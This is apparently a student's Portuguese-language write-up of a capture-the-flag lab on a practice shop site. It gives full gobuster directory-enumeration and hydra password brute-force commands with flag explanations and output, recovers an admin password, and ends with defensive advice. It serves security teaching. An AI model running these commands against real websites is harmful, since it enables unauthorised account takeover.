

LAB 1: BECOME A HACKER

1. Objetivo

O objetivo é fazer *Ethical Hacking* num site que está prestes a ser lançado na internet. Isso significa descobrir vulnerabilidades e explorá-las.

2. Ferramentas Utilizadas

- a. gobuster dir --url http://www.onlineshop.thm/ -w
/usr/share/wordlists/dirbuster/directory-list.txt
- b. hydra -l admin -P passlist.txt www.onlineshop.thm http-post-form
"/login:username=^USER^&password=^PASS^:F=incorrect" -V

3. Passos


Como primeiro passo, comecei por reconhecer o **URL** do novo site que está para ser lançado, que é o <http://www.onlineshop.thm>
Após esse passo, utilizei uma série de terminações para o **URL** de forma a testar se existe alguma página que possa ser explorada, tais como:

- Sitemap
- Mail
- Register
- Login
- Admin

Desta forma, alterei o **URL** da seguinte forma:

- <http://www.onlineshop.thm/sitemap>
- <http://www.onlineshop.thm/mail>
- <http://www.onlineshop.thm/register>
- <http://www.onlineshop.thm/login>
- <http://www.onlineshop.thm/admin>

Após estes testes, o **URL** que funcionou foi o que tem a terminação de **Login**.



Em seguida, utilizei a seguinte ferramenta no **Terminal** para ajudar-me a encontrar mais páginas escondidas:

```
gobuster dir --url http://www.onlineshop.thm/ -w /usr/share/wordlists/dirbuster/directory-list.txt
```

```
user@thm ~> gobuster dir --url http://www.onlineshop.thm/ -w /usr/share/wordlists/dirbuster/
directory-list.txt

Gobuster v3.6
[+] Url: http://www.onlineshop.thm/
[+] Method: GET
[+] Wordlist: directory-list.txt
[+] Negative Status codes: 404
Starting gobuster in directory enumeration mode
/login (Status: 200) [Size: 314]
Progress: 87664 / 87665 (100.00%)
Finished
```

Nota:

- ***gobuster*** - utilizado para descobrir conteúdo web
- ***dir*** - especifica o modo enumeração do diretório e do ficheiro, que tenta descobrir ficheiros e diretórios escondidos num *web server*
- ***--url http://www.onlineshop.thm/*** - determina como alvo o *website* que o *Gobuster* vai fazer o scan


`-w /usr/share/wordlists/dirbuster/directory-list.txt` - especifica o wordlist que o Gobuster vai usar para adivinhar o nome do diretório e do ficheiro

Em seguida, visto que é um novo *website*, assumi que o *username* poderia ser **admin** e a palavra-passe poderia ser uma das mais utilizadas tais como:

- abc123
- 123456
- password
- qwerty
- 654321

Porém, utilizei a seguinte ferramenta para testar o *username* **admin** e das palavras-passes mais utilizadas e confirmar se alguma delas funciona:

```
hydra -l admin -P passlist.txt www.onlineshop.thm http-post-form  
"/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

A terminal window titled "Terminal" with a dark background and light green text. It shows the output of a Hydra attack. The first line is "Hydra (https://github.com/vanhauser-thc/thc-hydra) starting". This is followed by a warning about a restorefile, data about the number of tasks and login tries, and then a series of attempt logs for the target "www.onlineshop.thm" with the login "admin" and various passwords. The passwords tested are "123456", "12345", "123456789", "password", "iloveyou", "princess", and "1234567". All attempts result in "(0/0)", indicating no successful logins.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a  
previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525  
tries per task  
[DATA] attacking http-post-form://www.onlineshop.thm:80/login:username=^USER^&password=^PASS^  
:F=incorrect  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "123456789" - 3 of 14344399 [child 2]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "password" - 4 of 14344399 [child 3]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "princess" - 6 of 14344399 [child 5]  
(0/0)  
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
```

```
Terminal
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "12345678" - 9 of 14344399 [child 8]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "abc123" - 10 of 14344399 [child 9]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "babygirl" - 13 of 14344399 [child 12]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "monkey" - 14 of 14344399 [child 13]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "lovely" - 15 of 14344399 [child 14]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "jessica" - 16 of 14344399 [child 15]
(0/0)
[ATTEMPT] target www.onlineshop.thm - login "admin" - pass "654321" - 17 of 14344399 [child 6]
(0/0)
[80][http-post-form] host: www.onlineshop.thm login: admin password: qwerty
1 of 1 target successfully completed, 1 valid password found
```

Nota:

- **hydra** – a ferramenta do *command line* utilizada para efetuar um *dictionary attack*
- **-l admin** – tentativa de log in utilizando o username admin
- **-P passlist.txt** – especifica a lista de *passwords* para tentar log in
- **www.onlineshop.thm** – identifica o *website* alvo
- **http-post-form** – indica que é um tipo de pedido POST
- **"/login:username=^USER^&password=^PASS^:F=incorrect"** – especifica como o pedido de *login* será enviado e como *Hydra* determina se a tentativa falhou
- **-V** - ativa o resultado detalhado, que apresenta cada nome de utilizador e palavra-passe tentados

4. Descobertas

Com este exercício, após efetuar todos os passos citados acima as descobertas são as seguintes, primeiro tendo em conta as *hidden pages* a página encontrada foi:

- Uma página com terminação **/login**, sendo: <http://www.onlineshop.thm/login>

Em seguida, tendo em conta que assumimos que o username seria **admin**, foram testadas algumas das palavras-passes mais comuns e chegou-se a conclusão que os dados para entrar na página de administrador são os seguintes:

- **username:** admin – **password:** qwerty

5. Conclusão

Após concluir este exercício e descobrir uma vulnerabilidade deste género, notamos que é importante reforçar a segurança de um *website* para evitar que o *CIA Triad* seja afetado, ou seja, a *Confidentiality*, a *Integrity* e *Availability* podem ser comprometidos.

Em primeiro, garantir que não potenciais *hackers* não tenham acesso a *hidden pages* e tendo em conta que essa página é a de *login* do administrador, garantir que trocamos os dados para dados que nos forneçam uma segurança maior, ou seja, um username que não seja genérico e uma palavra-passe que não seja das mais comuns.

Nota: Palavras-passe fortes atualmente são sugeridas pelos nossos próprios computadores/telemóveis, sem criar um padrão e misturando letras maiúsculas e minúsculas e números e posteriormente podem ser guardadas numa aplicação de *passwords* que oferecem maior segurança.